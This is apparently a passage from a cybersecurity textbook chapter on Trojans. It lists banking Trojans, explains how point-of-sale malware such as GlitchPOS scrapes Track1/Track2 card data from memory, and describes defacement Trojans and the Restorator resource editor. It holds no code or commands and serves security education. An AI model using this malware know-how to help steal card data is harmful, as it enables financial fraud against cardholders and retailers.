


Figure 7.13: Screenshot of Dreambot E-Banking Trojan – keylog data

Some additional e-banking Trojans are as follows:

- Emotet
- Panda Banker
- Ramnit
- ZeuS
- Dridex
- UrlZone Banker
- Escobar
- Xenomorph
- SharkBot
- Bizarro
- ZE Loader
- EventBot

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily perform financial fraud.

- **GlitchPOS**

  It is popularly known as GlitchPOS.A. GlitchPOS is a fake cat game that is embedded in malware and not displayed at the time of execution. It is a Trojan that masquerades as a cat game. When any victim installs the cat game, the Trojan will be executed in the background. GlitchPOS is used by attackers to grab the credit card information of the victim. GlitchPOS has become the most notorious financial Trojan, and its adverse effects have spread across the globe. To steal the credit card information, this Trojan searches for the Track1 and Track2 details in the memory pages of devices.




Figure 7.14: Screenshot of GlitchPOS Trojan


Some additional POS Trojans are as follows:

- LockPOS
- BlackPOS
- FastPOS
- PunkeyPOS
- CenterPOS
- MalumPOS
- PinkKite
- NeutrinoPoS

Defacement Trojans

Defacement Trojans, once spread over the system, can destroy or change the entire content of a database. However, they are more dangerous when attackers target websites, as they physically change the underlying HTML format, resulting in the modification of content. In addition, significant losses may be incurred due to the defacement of e-business targets by Trojans.

Resource editors allow one to view, edit, extract, and replace strings, bitmaps, logos, and icons from any Windows program. They allow viewing and editing of nearly any aspect of a compiled Windows program, from menus to dialog boxes and icons, etc. They employ user-styled custom applications (UCAs) to deface Windows applications.



Original calc.exe **Defaced calc.exe**

Figure 7.15: Screenshot showing defaced calc.exe application

- **Restorator**

  Source: *https://www.bome.com*

  Restorator is a utility for editing Windows resources in applications and their components (e.g., files with .exe, .dll, .res, .rc, and .dcr extensions). It allows you to change, add, or remove resources such as text, images, icons, sounds, videos, versions, dialogs, and menus in nearly all programs. Using this tool, one can achieve translation/localization, customization, design improvement, and development.

  Features:

  - Translate existing applications (localization)
  - Customize the look and feel of programs
  - Replace logos and icons (branding)
  - Enhance control over resource files in the software development process
  - Hack into the inner workings of applications on the computer

